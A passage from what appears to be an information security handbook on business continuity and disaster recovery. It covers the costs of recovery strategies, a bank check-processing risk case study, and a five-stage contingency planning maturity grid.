The two levels of costs are pre-event and event costs. Pre-event costs are incurred in either implementing risk mitigation strategies or allocating of resources (including human and financial) and capital expenditure to developing the necessary infrastructure for the BCP recovery strategy. These costs may include, for example:

- *Information technology*
  - Hot site — Fully operational computer center, including data and voice communications
  - Alternate LAN server — LAN server fully configured, ready to be shipped and installed at the same site or alternate site
  - Physical separation of telecommunications network devices (previously centralized) to reduce the likelihood of a single point of failure
  - Establishment of service level agreements with BCP recovery company (*i.e.*, hot, warm, or cold sites and mobile).
  - Duplication of telecommunications network (*e.g.*, another telecommunication carrier, switching capability)
  - Creation of a full-time BCP team that is responsible for maintaining and testing the organization's technical BCP

TABLE 37.3 Case Study

Banking sector: Processing checks
Bank core process: Check processing (deposits and checks) and exchange

Strategy	Risks	Assigned Risk Rating
BCP Strategy 1		
Have a SLA with another bank to process all work.	1. Brand damage	Moderate
	2. Customer impact	Low
	3. Other banking party noncompliant with SLA	High
	4. Holdover	High
	5. Timeframe impact	Low
	6. Funding	High
	7. Staff shortage	Significant
	8. Equipment shortage	High
	9. Logistics	Moderate
	10. External coordination and cooperation	Low
	11. Stationery/stores	Moderate
	12. APCA requirements	Significant
	13. Other legislative requirements	Moderate
	14. Internal/external communications	
BCP Strategy 2		
Branch network processes all credits and SLA with another bank to complete check processing.	1. SLA banking party not compliant	Low
	2. Holdover	Significant
	3. Timeframe impact	High
	4. Funding	Low
	5. Staff shortage	High
	6. Equipment shortage	Moderate
	7. Internal coordination and cooperation	Moderate
	8. Logistics	Moderate
	9. Union	Significant
	10. External coordination and cooperation	Moderate
	11. Skills shortage	Significant
	12. APCA requirements	Moderate
	13. Other legislative requirements	Moderate
	14. Internal/external communications	

- *Equipment*. The purchase and maintenance of redundant equipment at an alternative site (*e.g.*, microfilm readers, proof machines, image processors), particularly if there is a long lead time to source and procure equipment.
- *Third-party service providers*. Third-party service providers are requested to develop a BCP requirement to meet organizational (customer) requirements. Some proportion of this cost may be borne by the organization requesting that this functionality or facility be provided.
- *Dependency on third-party service providers for business continuity purposes*. This is a major concern to BCP coordinators. When third-party service providers have been identified as critical to the day-to-day operations of the business, BCP coordinators are to seek assurance that these service providers have a demonstrable BCP in the event of disaster striking their organization.
- *Service level agreements (SLAs)*. The costs associated with external suppliers readily providing services or products (non-IT) in the event of a disaster.
- *Vital records*. A vital record program that identifies all critical records required for post-recovery core business processes. Costs may be incurred in the protection of these records (*e.g.*, imaging, offsite storage) to ensure that they will be available in the event of a disaster.

Event costs are incurred in implementing the BCP strategies in the event of a disaster. The costs are an estimation of the likely costs that would be incurred if the BCP were activated for a defined period (*e.g.*, 1 day, 7 days, 14 days, 21 days, 30 days). These costs would include, but are not limited to:

TABLE 37.3 Case Study (cont.)

Strategy	Risks	Assigned Risk Rating
BCP Strategy 3		
Branch network processes all credits; forwards all checks to an interstate day 1 OPC for processing.	1. Holdover	High
	2. Timeframe impact	High
	3. Funding	Low
	4. Staff shortage	Significant
	5. Equipment shortage	Moderate
	6. Internal coordination and cooperation	Moderate
	7. Logistics	Significant
	8. Union	Moderate
	9. Stationery/stores	Low
	10. APCA requirements	Significant
	11. Denial of access to alternative premises	Moderate
	12. Internal/external communications	Moderate
BCP Strategy 4		
Forward all work to an interstate day 1 OPC for processing.	1. Brand damage	High
	2. Customer impact	High
	3. Holdover	High
	4. Timeframe impact	High
	5. Funding	Low
	6. Staff shortage	High
	7. Equipment shortage	Significant
	8. Internal coordination and cooperation	Moderate
	9. Logistics	High
	10. Union	Significant
	11. Stationery/stores	Moderate
	12, AOCA requirements	Significant
	13. Denial of access to alternative premises	Moderate
	14. Internal/external communications	Moderate
BCP Strategy 5		
Do nothing.	Not considered, as it is unrealistic	N/A

- Activation of SLA — Often a once up cost plus ongoing costs until services or products are no longer required (cessation of disaster)
- Staffing (*e.g.*, overtime, temporary, contractors)
- Logistics (*e.g.*, transportation of staff and resources, couriers)
- Accommodation costs (*e.g.*, hire/lease of temporary offices, accommodations for staff and other personnel)
- Hire/lease or procurement of non-IT resources (*e.g.*, desks, chairs, tables, safes, cabinets, photocopiers, stationery)
- Hire/lease or procurement of IT resources (*e.g.*, faxes, handsets, printers, desktop PCs, notebook computers, terminals, scanners)
- Miscellaneous costs (*e.g.*, insurance deductible, security and salvage of assets at disaster site, cleanup of disaster site, emergency services costs)

The BCP coordinator is to determine that all pre-event and event costs have been included and are reasonably accurate. Ideally, the BCP coordinator should request an independent party (for example, the organizations' audit department) to review the cost components and value to ensure they are all complete and accurate.

TABLE 37.4 Costs of Two Strategies

BCP Strategy	Pre-Event Costs	Accumulative Event Costs					
		1 Day	1 Week	2 Weeks	3 Weeks	4 Weeks	Total Costs
Strategy 2	$150K per annum	$75K	$255K	$375K	$515K	$730K	$880K
Strategy 3	Nil	$150K	$415K	$875K	$1.2M	$3.2M	$3.2M

Recovery Strategy Risks *Versus* Costs

Once the costs (pre-event and event) have been determined, an analysis of the recovery strategy risks *versus* costs is to be performed. The objective of this analysis is to select the appropriate recovery strategy, which is balanced against risk and cost. For example, using the case study above, the recovery strategies that offer the lowest risks for implementation are:

- *Strategy 2*. Branch network processes all credits and SLAs with another bank to complete check processing and exchange checks.
- *Strategy 3*. Branch network processes all credits and forwards all checks to an intrastate/interstate center for final processing and check exchange.

An analysis of Table 37.4 indicates the following:

- *Strategy 2*
  - Highest risk of the two strategies being considered for implementation
  - Pre-event cost of $150,000 per annum for the service level agreement
  - Lowest event cost of the two strategies of $730,000
- *Strategy 3*
  - Lowest risk of the two strategies being considered for implementation
  - No pre-event costs
  - Highest event cost of the two strategies by $3.2 million
  - The longer the outage lasts, the greater the increase in event costs

The decision to be made is whether the organization is prepared to accept higher risks with lower event costs or a lower risk strategy with higher event costs. In other words, it is a trade-off between risks the organization is prepared to accept and the costs the organization is prepared to spend. However, where two strategies are of equal risk and similar cost value, then a third element is brought into the evaluation process — benefits. The benefits, including tangible and intangible, for each strategy are to be evaluated against the risks associated with the recovery strategy. Further, the benefits are to be considered in the short and long term with regard to the added value to the organization operating in a dynamic and competitive market.

Summary

Organizations who undertake business continuity planning often do not take the time to analyze the risks associated with a selected BCP recovery strategy, to determine if it is low risk and the cost of implementation is acceptable. The BCP coordinator's role is enhanced by ensuring that the right BCP recovery strategies are selected for the organization. The reality is that in the event of a disaster, selecting the wrong strategy may actually exacerbate the disaster. This potentially may lead to the organization going out of business. However, by performing a risk *versus* cost analysis of the BCP strategies, the BCP coordinator will reduce the potential exposures the organization will face in the execution of the business continuity plan (*i.e.*, implementation of the recovery strategy) and strengthening the recovery process.

Best Practice in Contingency Planning or Contingency Planning Program Maturity

Timothy R. Stacey, CISSP, CISA, CISM, CBCP, PMD

Introduction

Disaster Recovery Planning

Disaster recovery planning is the process that identifies all activities that will be performed by all participating personnel to respond to a disaster and recover an organization's IT infrastructure to normal support levels. The recovery process is typically addressed as a series of phases that include the *response phase* (including emergency response, damage assessment, and damage mitigation); the *recovery phase* (instructions on migration to a temporary alternate site); the *resumption phase* (instructions on transitioning to "normal" IT service levels from the temporary alternate site[s]); and the *restoration phase* (instructions on migration back to the original site or to a new, permanent location).

The Disaster Recovery Plan (DRP) identifies all corporate personnel responsible for participating in the recovery. The plan typically groups these individuals into recovery teams such as: Initial Response Team, Communications Support Team, Operating Systems Support Team, Applications Support Team, Administrative Support Team, etc. Team roles and responsibilities are detailed, inter-team dependencies are identified, and the team steps are coordinated and synchronized. The DRP is a stand-alone document. Hence, the document fully identifies all equipment, personnel, vendors, external support organizations, utilities, service providers, etc. that may be involved in the recovery. The plan will define the organization's recovery policy and contain all procedures and detailed equipment recovery scripts, written to a level sufficient to achieve a successful recovery by technically competent IT personnel and outside contractors. The plan will also define its test and maintenance process. In short, the DRP is a stand-alone collection of documents that define the entire recovery process for the organization's IT infrastructure.

Disaster Recovery Solutions

Some sample recovery solutions that might be explored during a disaster recovery planning requirements definition phase are listed below. Estimated recovery timeframes are given but may vary due to a number of factors (e.g., system and resource requirements, type of disaster, accessibility of the recovery site, etc.). Additionally, a potential recovery solution can be derived from a hybrid of any of the following solutions.

Time-of-Disaster

The time-of-disaster recovery solution involves creating a detailed system "blueprint" and the recovery procedures necessary to enable the acquiring and replacement of the computing systems. Neither communications nor computing equipment or resources are acquired or reserved before an emergency occurs. Rather, all resources are procured at time of disaster. The recovery procedures address procurement of facilities, equipment, and supplies, and the rebuilding of the information technology infrastructure. This is typically the least expensive recovery solution to implement and maintain; however, recovery can require up to 30 to 45 days.

Reservation of Vendor Equipment for Shipment at Time of Disaster

This recovery solution involves the reservation of equipment from third-party vendors and the prearranged shipment of these systems to a company's "cold site" following a disaster. The recovery time period may vary anywhere from 48 hours to a few weeks (typically several days).

Disaster Recovery Vendor Facilities

This recovery solution takes advantage of third-party recovery facilities, providing additional assurance for rapid, successful recovery. Through the coupling of subscriptions with disaster declaration fees, this method offers a way of sharing the costs of disaster recovery preparation among many users. This type of assurance typically provides a greater statistical probability of successful recovery within the targeted 48-hour recovery period. However, it suffers from the potential that several subscribers may declare a disaster at the same time and contend for resources.

Online Redundant Systems

This recovery solution entails the provisioning of remote redundant computing systems that are continuously updated to ensure that they stay synchronized with their production counterparts. High-speed lines to connect the production and remote recovery sites are necessary to ensure near-mirror-image copies of the data. Recovery can be accomplished within minutes or hours utilizing the online redundant systems solution. Obviously, due to the possibly exorbitant cost of these types of recovery solutions, a thorough analysis of the recovery time requirements must be performed to justify the expenditure.

Business Continuity Planning

Business continuity planning identifies all activities that must be accomplished to enable an organization or business functional area to continue business and business support functions during a time of disaster. While a DRP identifies the IT assets and concentrates on recovery of the IT infrastructure, the Business Continuity Plan (BCP) concentrates on maintaining or performing business when the IT assets are unavailable or the physical plant is inaccessible. The BCP recovery process will be synchronized to the recovery process identified in the DRP. Thus, the BCP is an extension of the DRP process. The BCP will identify all equipment, processes, personnel, and services required to keep essential business functions operating, and it will describe the process required to transition business back on to the recovered IT infrastructure and systems.

Contingency Planning Process

The Disaster Recovery Institute International (DRII),[1] associates eight tasks to the contingency planning process:

1. *Business impact analysis:* the analysis of the critical business function operations, identifying the impact of an outage with the development of time-to-recover requirements. This process identifies all dependencies, including IT infrastructure, software applications, equipment, and other business functions.
2. *Risk assessment:* the assessment of the current threat population, the identification of risks to the current IT infrastructure, and the incorporation of safeguards to reduce the likelihood and impact of potential incidents.




FIGURE 33.1 Contingency plan development project plan.

3. *Recovery strategy identification:* the development of disaster scenarios and identification of the spectrum of recovery strategies suitable for restoration to normal operations.
4. *Recovery strategy selection:* the selection of an appropriate recovery strategy(ies) based on the perceived threats and the time-to-recover requirements and impact/loss expectancies previously identified.
5. *Contingency plan development:* the documentation of the processes, equipment, and facilities required to restore the IT assets (DRP) and maintain and recover the business (BCP).
6. *User training:* the training program developed to enable all affected users to perform their tasks identified in the contingency plan.
7. *Plan verification:* the testing and exercising of the plan to verify its correctness and adequacy.
8. *Plan maintenance:* the continued modification of the plan coupled with plan verification and training performed either periodically or based on changes to the IT infrastructure or business needs.

The DRII describes the contingency planning project as a process similar to the classical "Waterfall" model of software/system development, namely Requirements Analysis, Design, Implementation, Testing and Maintenance. Figure 33.1, the contingency plan development project plan, illustrates the allocation of the detailed contingency planning-related tasks to the typical project phases.

The DRII goes on to describe the contingency planning life cycle as a continuous process. For example, once an initial disaster recovery plan has been developed, the plan should be made to remain "evergreen" through a periodic review process. The DRII recommends review and maintenance on an annual basis (or upon significant change to the system architecture or organization). Figure 33.2, the contingency plan maintenance life cycle, illustrates the tasks that should be addressed in the verification and continued improvement of the contingency plans over time.

Industry Best Practices

Requirements Analysis

The discussion of "best practice" as it relates to continuity planning is similar to that of determining the "best quality" of an item. Just as the true quality of an item can only be evaluated based on the item's intended use rather than on its "luxuriousness," the best practice in contingency planning is determined




FIGURE 33.2 Contingency plan maintenance life cycle.

in the context of the business' recovery needs. The recovery strategy and the level of planning and documentation should be designed to meet (rather than exceed) those needs. An adequate recovery strategy for one enterprise may simply consist of time-of-disaster crisis management, while other enterprises will demand IT disaster recovery planning or perhaps even a guaranteed continual, uninterrupted business operation through the adoption of elaborate contingency plans coupled with redundant systems.

Test

Verification can take many forms, including inspection, analysis, demonstration, and test. The chosen recovery strategies to a great extent limit the verification methods to be employed. For example, for a true time-of-disaster recovery approach (which may be entirely valid for a given business), actual testing of the recovery of the systems would be prohibitively expensive. Testing would require the actual procurement of hardware and configuring a new system in real-time. However, inspection of the plan coupled with analysis of the defined process may provide adequate assurance that the plan is sound and well-constructed. Conversely, verification of a disaster recovery plan predicated on the recovery at a vendor cold site may involve the testing of the plan, to include shipping of tapes, restoration of the system, and restoration of the communications systems.

Plan verification should occur on a periodic basis (perhaps annually) and whenever changes are made to the plan. Call lists and other dynamic sections of the plan should be verified on a more frequent basis.

Maintenance

Today more than ever before, we are faced with the furious pace of both IT and business evolution. Concepts such as office automation, e-mail, E-commerce, decentralization, centralization, downsizing, right-sizing, etc. have all impacted our business lives. Certainly, the best contingency planning maintenance practice is to continually revisit the plans. Revalidate the requirements, review the design and implementation strategies, exercise the plans, perform continual training, and update the plans. Best practice dictates that these tasks occur annually or when any major change to the system or to the business processes occurs.

Project Approach

The goal of contingency planning is to protect the enterprise (the business). If best practice involves the analysis and development of recovery requirements, the determination of these requirements should arise from a continuous refinement process rather than from a massive, single, protracted recovery requirement analysis project. As with other projects, exhaustive requirements analysis can lead to "paralysis through analysis," leading to the failure to get protective measures in place.

It is the prime responsibility of the enterprise to immediately implement measures to protect the workforce (i.e., evacuation plans, etc.). However, the responsibility to immediately implement the intuitive measures to protect the enterprise's other assets closely follows the requirement to protect the workforce. These immediate measures can be identified from the most cursory examination (i.e., securing corporate intellectual assets, data archival, backup and recovery, implementation of basic information security measures, protection of essential equipment, etc.). A "spiral-based," continuous process of contingency planning as advocated in Figure 33.2 (above) clearly represents the industry best practice of process improvement. This approach enables the rapid implementation of immediate safeguards with the guarantee of future enhancements to more fully meet the enterprise's needs.

Contingency Planning Maturity

In the landmark book entitled *Quality is Free*,[2] Philip Crosby outlines a simple tool, the Quality Management Maturity Grid, with which " … even the manager who isn't professionally trained in the quality business can determine where the operation in question stands from a quality standpoint." Based on the interrelationships of quality assurance, configuration management, and the security field, and upon the relationship between process maturity and risk reduction, it appears natural that the above-mentioned maturity grid could be tailored for use by the manager in assessing an enterprise's contingency planning program maturity.

Stages

Table 33.1, the contingency planning maturity grid, contains five stages of maturity. They include uncertainty, awakening, enlightenment, wisdom, and certainty.

Stage I: Uncertainty

The lowest stage of contingency planning maturity, "Uncertainty," is characterized by a total lack of understanding of the importance of contingency planning. Contingency planning is viewed as a "paper exercise." While IT availability requirements may be understood, failures to live up to these reliability requirements are viewed as design or product failure, user error, or "acts of God," rather than as security incidents. Threats are not analyzed or understood. The information security protection strategies of prevention, detection, and recovery are not formally addressed. Contingency planning, if undertaken at all, usually consists of emergency evacuation plans and documented operations procedures such as backup and recovery procedures. While the people and data may be protected, the information assets and the business may be destroyed.

If in place at all, contingency planning will be implemented from the "time-of-disaster" point-of-view. However, in this stage, time-of-disaster strategy actually implies that no preparation or actual plan is in place for rebuilding or reconfiguring. Rather, the organization will "take its chances" and "recover on-the-fly." Ad hoc recovery may be attempted by the IT operations group. The end users are usually "in the dark" while the IT operations group is busy recovering.

When minor information security incidents occur, if recognized as incidents, they may be reported to a general help desk, to industrial security, or to a system administrator. However, a mechanism is usually not in place to investigate or track the reports. Due to the lack of contingency plans and documented procedures, the impacts of these minor incidents are higher and may actually lead to disaster declaration.

When security incidents occur, blame is placed on external forces rather than on the lack of protections. The threat population and their anticipated frequencies are unknown. Crisis management is the norm. When incidents occur, the question becomes: How can we recover? Due to this mentality, many organizations in this state may find that they cannot recover and they perish.

Spending is rarely targeted for incident frequency reduction or impact reduction initiatives such as formal risk analyses or recovery planning. Spending, when allocated, is channeled toward purchasing

TABLE 33.1 The Contingency Planning Maturity Grid

	Management Understanding and Attitude	Contingency Planning Organization Status	Incident Handling	Contingency Planning Economics	Contingency Planning Improvement Actions
Stage V: Certainty	Management considers contingency planning an essential part of the enterprise's internal controls and provides adequate resources to fully support contingency planning.	Information security officer regularly meets with top management. Process and technology improvement is the main concern.	Business interruption causes are determined and corrective actions are prescribed and monitored. Incident data feeds back into risk management and contingency planning.	Prevention: justified and reduced. This ultimate level of business operations stability becomes recognized within the industry. Loss: minimized.	Business continuity activities are normal and continual activities. Process improvement suggestions readily come from end users and from the public forum.
Stage IV: Wisdom	Management participates. Management understands contingency planning. Management makes informed policy decisions. Management empowers business units to identify their critical needs and identify their critical business functions.	Contingency planning transitions into information security organization. Alliances are formed with other organizations (e.g., line management, product assurance, purchasing, etc.).	Threats are continually reevaluated based on the continually changing threat population and on the security incidents. Legal actions are prescribed for each type of incident.	Prevention: managed and continually justified. Reduced losses due to periodic risk analyses, more effective safeguards. Loss: managed through continual cost/benefit trade-offs.	Risks are accurately evaluated and managed. Contingency planning activity emphasizes business continuity. Business impact analyses are performed and critical.
Stage III: Enlightenment	Management realization that a robust disaster recovery plan is necessary to ensure adequate service levels. Management becomes supportive but focuses on critical IT assets and infrastructure.	The contingency planning function reports to IT operations with a "dotted-line" to information security. The recovery planner develops corporate recovery policy and implements disaster recovery training.	Better statistics gathered from the incident reports provide a clearer view of the threats. Initial metrics indicate a reduction of the amount of data restores and an increase in the ability to restore in a timely manner.	Prevention: DR planning strategy aimed at assurance of IT service levels. DR activities initially funded, but complacency may set in. Loss: managed through a cost/benefit trade-off study.	End users become more confident in operations' ability to restore critical information from backups. End users become more reliant on higher service-level expectations. Business unit productivity increases.

Stage II: Awakening	Rely on vendor solutions (i.e., tape management systems, off-site storage, hardware replacement "on-the-fly"). Main emphasis is on backup and file restores.	A contingency planning function may be appointed.	Incidents handled after the fact. Rudimentary statistics are gathered regarding major service interruptions.	Prevention: minimal. Loss: mismanaged and unpredictable. Impacts of disasters higher.	Some enterprisewide policies and procedures are developed to address the most visible threats.
Stage I: Uncertainty	No use of risk assessment to reduce incidents. Tend to blame other factors (e.g., system design, unreliable equipment, weather, utilities, etc.) for outages.	Contingency planning has no organizational recognition. Operations personnel protect their own interests (i.e., creation of backups).	Incidents are addressed after they occur; recovery rather than a prevention strategy. Crisis management. Impacts of even minor incidents may be disastrous.	Prevention: minimal to no funds spent for prevention. Loss: unmanaged, unpredictable, and exacerbated.	No organized contingency planning improvement activities. The enterprise has no understanding of risk reduction activities.

The Enterprise's View of its Contingency Planning Posture

"We are known in the industry by the stability and reliability of our business." … or … "We continually review our business processes and ensure the protection of their critical needs."
"We have identified our critical business functions and know what we need to continue business." … or … "We have a business continuity plan in place."
"Through management commitment and investment, we are protecting our information assets." … or … "We have an active disaster recovery planning program in place."
"Is it absolutely necessary to always have problems with IT uptime (i.e., e-mail, critical applications, etc.)?"
"We can't conduct business when our computers are so 'flaky', misconfigured and mismanaged."

assets with higher mean-time-between-failure ratings. The frequency and cost impacts of the incidents that occur are unpredictable. Thus, business planning and strategies depend on the crisis management environment. When incidents occur, the entire enterprise can be thrown into turmoil. Business units must suspend operations and must re-plan when incidents occur.

The enterprise does not learn. The enterprise does not have time to learn. The more dependent the enterprise is on its data processing capabilities, the more crisis driven the enterprise becomes. Re-planning is commonplace. The enterprise does not take time for contingency planning.

In summary, in this state, the enterprise does not understand why it continually has problems with its IT systems. The enterprise experiences IT and business interruptions frequently, its information assets appear "brittle" and unstable, and the business productivity seems continually impacted.

Stage II: Awakening

The second stage of contingency planning maturity, "Awakening," is characterized by both the realization that IT disaster recovery planning may be of some value, and by the inability to provide money or time to support planning activities. Systems reliability is viewed as a commodity that can be bought on the open market. Management spends to procure systems or hardware components with high-reliability components, rather than determine their actual reliability needs. Tape management systems may be bought to manage the burgeoning number of tapes produced as a response to the identified data recovery needs. In reality, management often overspends, buying equipment far above the requirements.

With the realization that disaster recovery planning may be of value, management may appoint a contingency planner (often selected from the IT operations staff). However, once the planner has been appointed, he or she will most likely report to IT operations or some other functional area. The function of the contingency planner will be to collect and document operational procedures and to develop a disaster recovery plan document. However, creation of the DRP is typically viewed as a static endpoint in the contingency planning process rather than the beginning of a continual process aimed at maintaining an "evergreen" recovery solution.

The planner's approach may be to focus on a high-visibility, dramatic threat (e.g., hurricane) and develop a recovery strategy in response to that most dramatic crisis while ignoring the more frequent, significant threats that can readily compromise the business (e.g., routine hardware failure, malicious program attacks, key personnel loss). Because most day-to-day incidents involve restoring data files, the disaster recovery plan will typically focus on restoring all data files as soon as possible. The long lead-time process of restoring communications to these restored systems and the restoration of corporate communications (i.e., e-mail and voice services) will most likely be ignored.

Little funding will be allocated to the study or development of optimum recovery strategies. The funding will primarily be spent on procuring expensive, higher reliability components. Money will be wasted on the wrong or inadequate recovery strategy (perhaps supplied by service providers touting their technical expertise or redundant infrastructure). Recovery will focus on restoring IT operations rather than on continuing business operations. Because the recovery plan is designed based on past "major threats" and because the relative costs of differing recovery strategies are not explored, money spent in service subscriptions or at the time of crisis appears high.

During this phase, data management issues continue to surface. Data storage issues, either associated with e-mail systems or core application data, represent the bulk of the calls to the support desk. As a result, the data management process is documented in the disaster recovery plan and there is a continual procurement of assets to manage the increasing storage requirements.

In summary, while the enterprise believes that its underlying IT infrastructure is protected from a major calamity, the business operations do not understand why they continually have problems with the reliability or stability of the IT systems. Downtime is high and the business' productivity is routinely affected by low-level crises.

Stage III: Enlightenment

The third stage of contingency planning maturity, "Enlightenment," is characterized by the realization that disaster recovery planning is necessary and that resources had better be allocated to support recovery

planning activities in support of the IT systems. Reliability is no longer viewed solely as a commodity that can be purchased. Rather, recovery plans must be designed to ensure adequate IT service levels through the ready recovery of compromised systems.

Management reaches the realization that due to the importance of IT on the entire enterprise, recovery planning must be formally endorsed. This endorsement enables the contingency planner to be more effective. Corporate contingency planning policy and a corporate emergency response and disaster recovery training program is developed. With the realization that contingency planning as an activity is closely related with information security, the contingency planning function managed from within the IT operations group forms a "dotted-line" relationship with the information security group.

Management may authorize the planner to conduct an initial business impact assessment in an attempt to identify the business-critical IT systems/applications and attempt to identify time-to-recover (TTR) requirements for these IT assets.

Due to the implementation of a formal incident reporting and tracking system and the ability of information security to prepare higher fidelity risk assessments based on the actual threat population, the contingency planner is better able to develop disaster scenarios relevant to the business' threats. These risk analyses convince management to allocate resources toward the prevention of and recovery from security incidents. However, once the initial studies have been conducted, the recovery strategies developed, and the safeguards installed, the fervor for disaster prevention and readiness diminishes. The information assets are believed to be safe.

At first, losses appear to be both expected (predicted through risk analyses) and manageable (planned, anticipated, and consciously accepted as security cost/benefit trade-offs). However, as time progresses, losses increase. This is due to the complacency of the enterprise; the changing threat population; and the evolving, rapidly changing nature of information technology. Previously prepared risk analyses and business impact assessments become stale and lose applicability in the evolving IT and business environment.

Due to the thorough disaster recovery training program, recovery personnel are cross-trained and the likelihood of a successful IT recovery is increased. Cost/benefit studies convince management personnel and they understand the "business case" for contingency planning. The information security engineering activities of awareness training, risk analysis, and risk reduction initiatives reduce the likelihood of an IT disaster declaration.

In summary, in this stage, through management commitment and disaster recovery planning improvement, the enterprise is protecting its IT assets and corporate infrastructure. And, the enterprise is seeking solutions to prevent IT outages rather than simply recovering from incidents as they occur.

Stage IV: Wisdom

The fourth stage of contingency planning maturity, "Wisdom," is characterized by a contingency planning program that more closely reflects the business's needs rather than only the IT operations group's needs.

If Stage III is characterized by a focused approach toward protecting the IT assets and IT infrastructure, Stage IV represents a business-centric focus. In this approach, the business units are empowered and encouraged to evaluate and develop their own recovery strategies and business continuity plans to respond to their own unique needs.

Due to an increased understanding of contingency planning principles, management visibly participates in the contingency planning program. Management actively encourages all business units and employees to participate as well. Management is able to make policy decisions and to support its decisions with conviction. With the realization that contingency planning is an internal control function rather than an IT operations function, contingency planning is formally under the auspices of the information security officer. While the contingency planning function may not necessarily be represented on the enterprise's senior staff, contingency planning principles are accurately represented there by the information security officer.

Based on the increased responsibilities and workload, the contingency planning function may have established an infrastructure. Responsibilities have increased to include periodic business impact assessments

and auditing. The contingency planning function has developed positive, mutually beneficial relationships with all support organizations. These interfaces to other organizations (e.g., line management, product assurance, purchasing, etc.) promote buy-in and enhance an effective enterprisewide implementation of the contingency planning program.

Threats are continually reevaluated based on the continually changing threat population and on the security incidents. All security safeguards are open to suggestion and improvement. Legal actions are prescribed for each type of incident.

Risk analyses are now developed that contain greater detail and accuracy. They are more accurate due to a greater understanding of the threat population, and due to a greater understanding of the enterprise's vulnerabilities. Resources are continually allocated toward the optimization of the information security program. Additional or more cost-effective safeguards are continually identified.

Studies are now continually conducted due to the realization that the threat evolves and that the enterprise's information systems and the technologies continually grow. Losses that occur have been managed, anticipated through continual cost/benefit trade-offs (e.g., risk analyses). The likelihood of incidents has been significantly reduced, and minor incidents rarely impact business operations.

Business impact assessments are performed across the enterprise to identify all critical business functions to understand their time-to-recover needs, and to understand their IT dependencies and their dependencies with other business units. Recovery strategies are adjusted and tuned based on the findings of the risk analyses and business impact assessments.

With the empowerment of the business units to augment the enterprise's contingency planning program with the development of their own business continuity plans, contingency planning occurs at all levels of the enterprise. Research activities are initiated to keep up with the rapidly changing environment. The contingency planners now undergo periodic training and refresher courses. A complete contingency planning program has been developed, expanded from attention solely to the IT assets to a complete, customized business continuity solution. The contingency planning training is tailored to the needs of the differing audiences (i.e., awareness, policy-level, and performance-level training).

In summary, in this stage, contingency planning activities are budgeted and routine. Through the use of enterprise-specific threat models, and through the preparation of detailed risk analyses, the enterprise understands its vulnerabilities and protects its information assets. Through the preparation of detailed business impact assessments, the enterprise understands its critical functions and needs. Through the study of disaster scenarios and recovery strategies, the enterprise has implemented a risk-based, cost-effective approach toward business continuity. Thus, the organization has identified the critical business functions and knows what it needs to continue business and has responded through the implementation of business continuity plans.

Stage V: Certainty

The fifth stage of contingency planning maturity, "Certainty," is characterized by continual contingency planning process improvement through research and through participation and sharing of knowledge in the public and professional forums.

In this stage, contingency planning as a component of information security engineering is considered an essential part of the enterprise's internal controls. Adequate resources are provided and management fully supports the contingency planning program. Management support extends to the funding of internal research and development to augment the existing plans and strategies.

The information security officer regularly meets with top management to represent contingency planning interests. Process and technology improvement is the main concern. Business continuity is a thought leader. The enterprise's contingency planning professionals are recognized within the enterprise, within the security industry, and even by the enterprise's competitors. These professionals reach notoriety through their presentations at information technology conferences, through their publishing in trade journals, and through their participation on government task forces. The involvement and visibility of the enterprise's contingency planning professional contributes toward enhancing the enterprise's image in the marketplace.

The causes of incidents are determined and corrective actions are prescribed and monitored. Incident data feeds back into risk management to improve the information security posture.

Prevention strategies are implemented to their fullest allowed from detailed and accurate cost/benefit analyses, and losses are minimized and anticipated. Information security and continuity of operations costs are justified and promoted through its recognized contribution in reducing the enterprise's indirect costs of doing business (i.e., from the realization that incidents and their associated costs of recovery, which drain the enterprise's overhead, have diminished). The enterprise recovers information security and contingency planning costs through the positive impact of a stable environment within the enterprise (i.e., enabling productivity increase). The contingency planning program may be partially funded through its contribution to marketing. This ultimate level of documented systems availability may become a marketing tool and encourage business expansion by consumer recognition of a quality boost to the enterprise's ability to deliver on time without interruption. Additionally, the information security program may be partially funded through the external marketing of its own information security services.

